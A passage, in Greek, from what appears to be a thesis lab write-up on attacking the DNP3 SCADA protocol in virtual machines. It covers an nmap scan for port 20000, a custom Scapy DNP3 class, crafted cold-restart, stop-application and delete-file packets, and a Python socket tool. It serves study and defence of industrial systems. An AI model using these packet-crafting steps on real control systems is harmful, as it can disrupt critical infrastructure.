δίκτυο δίνει IP στις εικονικές μας μηχανές. Ο client θα έχει σταθερά την 192.168.20.136, ο server την 192.168.132, και ο επιτιθέμενος την 192.168.20.128. Η τοπολογία του δικτύου φαίνεται στην Εικόνα 6.13.


Συσκευή	Διεύθυνση IP	Διεύθυνση MAC	Λειτουργικό Σύστημα	Λογισμικό
1 ^η Εικονική Μηχανή	192.168.20.132	00:0c:29:c6:15:72	Windows 7 x64 Ultimate	DNP3 Server Simulator: https://sourceforge.net/projects/dnp3-client-master-simulator/
2 ^η Εικονική Μηχανή	192.168.20.136	00:0c:29:f8:04:c0	Windows 7 x64 Ultimate	DNP3 Client Simulator: https://sourceforge.net/projects/dnp3-client-master-simulator/
3 ^η Εικονική Μηχανή	192.168.20.128	00:0c:29:1d:28:0f	Kali Linux	Scapy Library, custom DNP3 class, opensocket.py tool

Πίνακας 6.3 – Περιγραφή του Lab



Εικόνα 6.13 - Τοπολογία του Δικτύου


Προσομοιωτής DNP3 Server/ Client⁹: Το λογισμικό προσομοιώνει ένα αντικείμενο server (Master Terminal Unit) αλλά και ένα αντικείμενο πεδίου (Remote Terminal Unit) καθώς και την μεταξύ τους επικοινωνία, με χρήση πρωτοκόλλου DNP3. Το γραφικό περιβάλλον του λογισμικού, όταν το εκκινούμε, φαίνεται στην Εικόνα 6.14:



Εικόνα 6.14 - Αρχικό GUI του DNP3 Simulator


Για την έναρξη της επικοινωνίας των δύο σταθμών, ορίζουμε στο λογισμικό που εκτελείται σε κάθε μια από τις δύο εικονικές μηχανές ως IP διεύθυνση πομπού την 192.168.20.132, που θα έχει ο master σταθμός. Για τις ανάγκες της επίθεσης, διατηρήσαμε μια απλή τοπολογία με έναν σταθμό master / server και έναν remote terminal / client.

⁹ <https://sourceforge.net/projects/dnp3-client-master-simulator/>



Εικόνα 6.15 - Θέτουμε την διεύθυνση του Server (MTU)

Ως επόμενο βήμα, θα πρέπει να ορίσουμε τα αντικείμενα που θα 'διαβάζει' ο server από τον client ώστε να καταγραφούν στα logs τα πακέτα DNP3 που θα δούμε παρακάτω. Στην συγκεκριμένη επίθεση, δίνουμε τις παρακάτω μεταβλητές:



Εικόνα 6.16 - Θέτουμε τις μεταβλητές προς ανάγνωση

Κάθε μεταβλητή, αφού την φορτώσουμε στον server, μετατρέπεται σε Data Object, δηλώνοντας μας ότι η επικοινωνία είναι έτοιμη να ξεκινήσει, αρκεί να πατήσουμε και στους δύο σταθμούς το «Start Communication»

S.No	DNP3 Group Id	Index Number	Value	Quality Bits	Time Stamp	Class	Control Model	SBO TimeOut
1	BINARY_OUTPUT	0	0	ONLINE	21:51:02 11/02/2020	CLASS_THREE	DIRECT_OPERATION	0
2	DOUBLE_INPUT	0	0	ONLINE	21:51:02 11/02/2020	CLASS_TWO	STATUS_ONLY	0
3	BINARY_INPUT	0	0	ONLINE	21:51:02 11/02/2020	CLASS_ONE	STATUS_ONLY	0

Εικόνα 6.17 - Οι μεταβλητές αναγνωρίζονται ως αντικείμενα


Εκκινούμε την επικοινωνία μεταξύ των δύο προσομοιωτών. Η αποστολή και λήψη των πακέτων γίνεται μέσω της χρήσης TCP/IP. Η επικοινωνία των σταθμών χαρακτηρίζεται από τις λειτουργίες του πρωτοκόλλου, όπως η χρήση τριπλής χειραφίας (SYN, SYN + ACK, ACK) κατά την έναρξη της, αλλά και κατά την λήξη της (FIN, FIN + ACK, ACK). Ο client στέλνει πακέτα με συνάρτηση ανάγνωσης στον server, ζητώντας να διαβάσει τις τιμές που ορίσαμε εμείς στο configuration του προσομοιωτή. Ο server με τη σειρά του απαντάει με πακέτα response, και δίνει τις τιμές που πρέπει να διαβάσει ο client. Η αλληλουχία των πακέτων συνεχίζεται εφόσον δεν διακόπτεται η σύνδεση server με client. Η επικοινωνία μεταξύ server – client φαίνεται στην Εικόνα 6.18.

No.	Time	Source	Destination	Protocol	Length	Info
137	68.041458	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=180 Ack=150 Win=65536 Len=0
138	68.826372	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
139	68.847874	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
140	69.055034	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=204 Ack=167 Win=65280 Len=0
141	69.839194	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
142	69.861047	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
143	70.069801	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=228 Ack=184 Win=65280 Len=0
144	70.853398	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
145	70.874606	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
146	71.083345	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=252 Ack=201 Win=65280 Len=0
147	71.867938	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
148	71.888625	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
149	72.097448	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=276 Ack=218 Win=65280 Len=0
150	72.883175	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123
151	72.903882	192.168.20.132	192.168.20.136	DNP 3.0	71	Response
152	73.111394	192.168.20.136	192.168.20.132	TCP	54	49182 → 20000 [ACK] Seq=300 Ack=235 Win=65280 Len=0
153	73.896454	192.168.20.136	192.168.20.132	DNP 3.0	78	Read, Class 123

Εικόνα 6.18 - Packet Stream

DNP3 ανάλυση πακέτου.

Ένα τυπικό πακέτο DNP3 που μεταφέρει την συνάρτηση ανάγνωσης έχει συγκεκριμένα χαρακτηριστικά, τα οποία αναλύονται στην Εικόνα 6.19.



Εικόνα 6.19 - Ανάλυση του DNP3 πακέτου

Wireshark - Packet 141 - [no capture file]

```

> Frame 141: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface \Device\NPF_{475A97C7-9FE2-4DA5-8E8C-F9B6B9F9284C}, id 0
> Ethernet II, Src: VMware_f8:04:c0 (00:0c:29:f8:04:c0), Dst: VMware_c6:15:72 (00:0c:29:c6:15:72)
> Internet Protocol Version 4, Src: 192.168.20.136, Dst: 192.168.20.132
> Transmission Control Protocol, Src Port: 49182, Dst Port: 20000, Seq: 204, Ack: 167, Len: 24
  Distributed Network Protocol 3.0
    > Data Link Layer, Len: 17, From: 2, To: 1, DIR, PRM, Unconfirmed User Data
    > Transport Control: 0xc8, Final, First(FIR, FIN, Sequence 8)
    > Data Chunks
    > [1 DNP 3.0 AL Fragment (11 bytes): #141(11)]
    Application Layer: (FIR, FIN, Sequence 8, Read)
      > Application Control: 0xc8, First, Final(FIR, FIN, Sequence 8)
        Function Code: Read (0x01)
        READ Request Data Objects
          > Object(s): Class 1 Data (Obj:00, Var:02) (0x3c02)
          > Object(s): Class 2 Data (Obj:00, Var:03) (0x3c03)
          > Object(s): Class 3 Data (Obj:00, Var:04) (0x3c04)
  
```

```

0000  00 0c 29 c6 15 72 00 0c 29 f8 04 c0 08 00 45 00  ..).....E.
0010  00 40 17 12 40 00 80 06 39 49 c0 a8 14 88 c0 a8  @.....9I.....
0020  14 84 c0 1e 4e 20 97 fa 30 e7 98 5e af b0 50 18  ....N...0...P.
0030  00 ff 35 09 00 00 05 64 11 c4 01 00 02 00 c3 5a  --5...d.....2
0040  c8 c8 01 3c 02 06 3c 03 06 3c 04 06 c0 4c  ....<<<<<<<<<<L
  
```

Frame (78 bytes) Reassembled DNP 3.0 Application Layer message (11 bytes)

Εικόνα 6.20 - Ανάλυση ενός DNP3 πακέτου μέσω Wireshark

Με χρήση Wireshark αλλά και την μελέτη της δομής του DNP3 πρωτοκόλλου διαπιστώθηκαν τα εξής:

Για να είναι έγκυρο ένα DNP3 πακέτο, πρέπει να ξεκινάει με τις εξής τιμές 0x05 0x64. Οι δύο τιμές αυτές είναι σε δεκαεξαδικό σύστημα και δηλώνουν συγχρονισμό και εκκίνηση DNP3 δομημένου πακέτου. Η επόμενη τιμή του πακέτου, δηλώνει το μήκος του και έχει ελάχιστη τιμή 5, μέγιστη 255.

Οι επόμενες τιμές του πακέτου δηλώνουν control, destination, source με τη σειρά. Οι τιμές source, destination είναι relative, και μπορούν να αλλαχθούν μέσα από το λογισμικό προσομοίωσης. Στην συγκεκριμένη τοπολογία, όπου έχουμε έναν mtu και έναν rtu, ο server θα έχει την 1 τιμή (0x01 σε δεκαεξαδικό) και ο client την 2 (0x02 σε

δεκαεξαδικό). Στο τμήμα DNP3 application layer, ορίζουμε την συνάρτηση η οποία πραγματοποιεί λειτουργίες του πρωτοκόλλου.

Οι λειτουργίες που υποστηρίζονται, φαίνονται, μαζί με τους κωδικούς που τις χαρακτηρίζουν, στον Πίνακα 6.4:

Κωδικός Συνάρτησης	Περιγραφή Κωδικού
0x00	Κωδικός Συνάρτησης Confirm
0x01	Κωδικός Συνάρτησης Read
0x02	Κωδικός Συνάρτησης Write
0x03	Κωδικός Συνάρτησης Select
0x04	Κωδικός Συνάρτησης Operate
0x05	Κωδικός Συνάρτησης Direct Operate
0x0d	Κωδικός Συνάρτησης Cold Restart
0x0e	Κωδικός Συνάρτησης Warm Restart
0x12	Κωδικός Συνάρτησης Stop Application
0x1b	Κωδικός Συνάρτησης Delete File
0x81	Κωδικός Συνάρτησης Response
0x82	Κωδικός Συνάρτησης Unsolicited Response

Πίνακας 6.4 - Λειτουργίες του DNP3 πρωτοκόλλου

Βασιζόμενοι στην δημοσίευση «A Taxonomy of Attacks on the DNP3 Protocol» [43], υλοποιήσαμε την επίθεση τερματισμού του προσομοιωτή, δηλαδή να στείλουμε πακέτο με function code 0x12. Περιγράφεται ότι, με την αποστολή ενός κατάλληλα διαμορφωμένου πακέτου, ο server θα σταματήσει τα services του.


Η επίθεση πραγματοποιήθηκε σε τρεις φάσεις: i) αναγνώριση, ii) Επιλογή όπλου και στόχευση iii) επίθεση μέσω του εργαλείου Scapy [40].

Η φάση της αναγνώρισης του δικτύου είναι απαραίτητη σε περιπτώσεις όπου δεν έχουμε την γνώση της τοπολογίας του δικτύου στο οποίο θα εκτελέσουμε την επίθεση.

Γνωρίζοντας ότι το πρωτόκολλο DNP3 λειτουργεί στην θύρα 20000, θα εκκινήσουμε με το εργαλείο nmap από το Kali Linux μας την σάρωση του δικτύου στο οποίο βρισκόμαστε. Η εντολή που θα εκτελέσουμε είναι η παρακάτω:

```
nmap 192.168.20.0/24 -p 20000 -open
```

Εκτελούμε δηλαδή το εργαλείο nmap, ζητώντας να σαρώσει όλα τα τερματικά με IP από 192.168.1.1 έως και το τερματικό με IP 192.168.1.255. Ο διακόπτης -p χρησιμοποιείται για τον ορισμό της θύρας στην οποία θα γίνει η σάρωση. Επίσης ο διακόπτης - -open χρησιμοποιείται για την καλύτερη εμφάνιση των αποτελεσμάτων, δηλαδή την εμφάνιση μόνο του DNP3 server όπως απαιτείται.



```
root@KaliLinux: ~  
File Edit View Search Terminal Help  
root@KaliLinux:~# nmap 192.168.20.0/24 -p 20000 --open  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 22:27 EEST  
Nmap scan report for 192.168.20.132  
Host is up (0.012s latency).  
  
PORT      STATE SERVICE  
20000/tcp open  dnsp  
MAC Address: 00:0C:29:C6:15:72 (VMware)  
  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.62 seconds  
root@KaliLinux:~#
```

Εικόνα 6.21 - Σάρωση του Δικτύου

Από την σάρωση συγκεντρώνουμε τα εξής στοιχεία για τον MTU Server:

IP address: 192.168.20.132

Mac address: 00:0C:29:C6:15:72

Τα παραπάνω στοιχεία θα χρησιμοποιηθούν κατά την τρίτη φάση της επίθεσης, στην κατασκευή του πακέτου με την χρήση του εργαλείου Scapy [40].

Θα εκτελέσουμε το συγκεκριμένο εργαλείο από το Kali Linux μηχάνημα μας, και θα εκκινήσουμε την διαδικασία διαμόρφωσης και αποστολής του πακέτου για την εκτέλεση της επίθεσης. Το εργαλείο Scapy δεν βρίσκεται προ-εγκατεστημένο στο μηχάνημα μας, αλλά πρέπει να το εγκαταστήσουμε χειροκίνητα και να έχουμε εγκαταστήσει την Python 2.7 και άνω σύμφωνα με τον οδηγό εγκατάστασης¹⁰:

Εκκινούμε το εργαλείο δίνοντας την εντολή scapy σε τερματικό από το μηχάνημα μας, όπως φαίνεται στην Εικόνα 6.22:

¹⁰ <https://scapy.readthedocs.io/en/latest/installation.html>.

```

root@KaliLinux: ~
File Edit View Search Terminal Help
root@KaliLinux:~# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)

      aSPY//YASa
      apyyyyCY/////////YCa
      sY////////YSpcs  scpCY//Pp
ayp ayyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
      pCCCCY//p      cSSps y//Y
      SPPPP//a      pP//AC//Y
      A//A      cyP////C
      p//Ac      sC//a
      P//Ycpc      A//A
      sccccp//pSP//p      p//Y
      sY/////////y caa      S//P
      cayCyayP//Ya      pY/Ya
      sY/PsY////Ycc      aC//Yp
      sc sccaCY//PCyPaapyCP//YSs
      spCPY/////////YPSps
      ccaacs

      Welcome to Scapy
      Version git-archive.devaefcfd3229
      https://github.com/secdev/scapy
      Have fun!
      Craft packets like I craft my beer.
      -- Jean De Clerck

using IPython 5.9.0
>>>

```

Εικόνα 6.22 - Εκκίνηση του εργαλείου Scapy

Με το εργαλείο Scapy, έχουμε την δυνατότητα δημιουργίας ενός πακέτου με layers, πανομοιότυπο με όσα ανταλλάσσουν οι MTU & RTU. Γνωρίζουμε ότι η δομή ενός DNP3 πακέτου είναι η παρακάτω: Ethernet Frame, IP frame, TCP frame, DNP3 frame. Θα επιχειρήσουμε να αρχικοποιήσουμε ένα DNP3 πακέτο:

```

>>> a=Ether()/IP()/TCP()/DNP3()
-----
NameError                                Traceback (most recent call last)
<ipython-input-1-67d74871db52> in <module>()
----> 1 a=Ether()/IP()/TCP()/DNP3()
NameError: name 'DNP3' is not defined

```

Εικόνα 6.23 - Αρχικοποίηση ενός DNP3 πακέτου μέσω του εργαλείου Scapy

Παρατηρούμε ότι το DNP3 layer δεν έχει οριστεί, και δεν συμπεριλαμβάνεται στα υποστηριζόμενα πρωτόκολλα του Scapy. Θα χρειαστεί να δημιουργήσουμε την κλάση DNP3 από την αρχή:

Ο ορισμός μιας κλάσης πακέτου γίνεται όπως παρακάτω και θα πρέπει να λάβουμε υπόψη μας τα βασικά στοιχεία της δομής ενός dnp3 πακέτου όπως τα αναλύσαμε παραπάνω. Προς διευκόλυνση μας, ορίσαμε την κλάση στο Notepad++ και θα δώσουμε το παρακάτω κομμάτι στο ανοικτό τερματικό στο μηχάνημα μας:

```

1  from scapy.all import *
2
3      class DNP3(Packet):
4          name = "DNP3"
5          fields_desc = [
6              XShortField("START", 0x0564),
7              ByteField("LENGTH", None),
8              PacketField("CONTROL", None, 0xc4),
9              LShortField("DESTINATION", None),
10             LShortField("SOURCE", None),
11             XShortField("CRC", None),
12             ByteField("Function_Code", 0)
13         ]
14

```

Εικόνα 6.24 - Ο κώδικας για τη δημιουργία κλάσης DNP3 layer για Scapy

```

root@KaliLinux: ~
File Edit View Search Terminal Help
scayCyayP//Ya          pY/Ya
sY/PsY///YCc          aC//Yp
sc  sccaCY//PCyραapyCP//Ys
      spCPY/////YPSps
          ccaacs
                                using IPython 5.9.0
>>> from scapy.all import *
...:
...: class DNP3(Packet):
...: ^Iname = "DNP3"
...: ^Ifields_desc = [
...: ^I^IXShortField("START", 0x0564),
...: ^I^IByteField("LENGTH", None),
...: ^I^IPacketField("CONTROL", None, 0xc4),
...: ^I^ILEShortField("DESTINATION", None),
...: ^I^ILEShortField("SOURCE", None),
...: ^I^IXShortField("CRC", None),
...: ^I^IByteField("Function_Code", 0)
...:]

```

Εικόνα 6.25 - Δήλωση της custom κλάσης στο εργαλείο Scapy

Η κλάση έχει οριστεί δίχως σφάλματα. Πλέον μπορούμε να ορίσουμε το πακέτο που θα χρησιμοποιήσουμε, καθώς έχουν οριστεί όλα τα τμήματα του.

```

>>> a=Ether(dst='00:0c:29:c6:15:72',src='00:0c:29:1d:28:0f')/IP(dst="192.168.20.
...:132",src="192.168.20.128")/TCP(dport=20000,sport=44466)/DNP3(LENGTH=10,CONTR
...:OL=0x44,DESTINATION=1,SOURCE=3,Function_Code=0x0d)

```

Εικόνα 6.26 - Αρχικοποίηση των μεταβλητών του πακέτου

Το πακέτο αρχικοποιήθηκε επιτυχώς, ενώ μπορούμε να έχουμε καλύτερη απεικόνιση του μέσω της εντολής a.show() :

```
>>> a.show()
###[ Ethernet ]###
  dst= 00:0c:29:c6:15:72
  src= 00:0c:29:1d:28:0f
  type= IPv4
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  checksum= None
  src= 192.168.20.128
  dst= 192.168.20.132
  \options\
###[ TCP ]###
  sport= 44466
  dport= 20000
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  checksum= None
  urgptr= 0
  options= []
###[ DNP3 ]###
  START= 0x564
  LENGTH= 10
  CONTROL= 68
```

Εικόνα 6.27 - Overview του πακέτου

Για τον ορισμό του πακέτου χρησιμοποιήσαμε τις πληροφορίες από την φάση της αναγνώρισης του δικτύου, συγκεκριμένα ορίσαμε τις διευθύνσεις MAC και IP του παραλήπτη του πακέτου, και συμπληρώσαμε τα αντίστοιχα στοιχεία για τον αποστολέα του πακέτου, δηλαδή το μηχάνημα μας.

Το πακέτο είναι έτοιμο, ενώ στο πεδίο Function Code του DNP3 Layer μπορούμε να πειραματιστούμε με διάφορες τιμές όπως 0x0d (cold restart function) , 0x12 (Stop Application Function Code), και 0x1b (Delete File Function Code).

Για την αποστολή του πακέτου απαιτείται να έχει εκκινηθεί η επικοινωνία αποστολέα και παραλήπτη. Σε αυτή την περίπτωση, δημιουργήθηκε εργαλείο σε γλώσσα Python, με σκοπό την επικοινωνία του μηχανήματος μας με τον DNP3 MTU.

```

#!/usr/bin/env python

import socket
import sys

if __name__ == "__main__":

    ipdst = sys.argv[1]
    destport= 20000 #DNP3 standard port

    mysocket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    mysocket.connect((ipdst,destport))

    print 'Socket is Open'
    print 'Use scapy to send your packet'

while True:
    print 'To end the programm, press 0'
    x=raw_input()
    if x == "0" :break

```

Εικόνα 6.28 - Ο κώδικας του εργαλείου *opensocket.py* που χρησιμοποιήσαμε

Το εργαλείο *open_socket.py* βασίστηκε σε μέρος κώδικα του εργαλείου *DNP3crafter.py* [34], το οποίο και έχουμε χρησιμοποιήσει σε διαφορετική υλοποίηση της επίθεσης Cold Restart Attack. Αντίστοιχος κώδικας για καθιέρωση επικοινωνίας μπορεί να βρεθεί και σε διάφορα sites που αφορούν socket programming σε γλώσσα Python.

Η επιτυχής εκτέλεση του εργαλείου προϋποθέτει την εκτέλεση του ως παρακάτω:

```
python open_socket.py ip_address
```

όπου θα δώσουμε την IP με την οποία επιθυμούμε να γίνει η επικοινωνία.

Κατά την εκτέλεση του εργαλείου, με παράλληλη χρήση Wireshark [42], μπορούμε να παρατηρήσουμε πως εκτελείται η τριπλή χειραψία SYN,SYN&ACK,ACK και πλέον μπορούμε να στείλουμε το πακέτο για την εκτέλεση της επίθεσης. Το πρόγραμμα τερματίζεται όταν ο χρήστης δώσει την τιμή 0, διαφορετικά το κανάλι επικοινωνίας θα παραμένει ανοικτό.


Η εκτέλεση της επίθεσης θα γίνει με τον παρακάτω τρόπο:

- Εκτέλεση του εργαλείου *open_socket.py*, δίνοντας παράλληλα ως μεταβλητή την IP address που βρήκαμε στην φάση της αναγνώρισης.

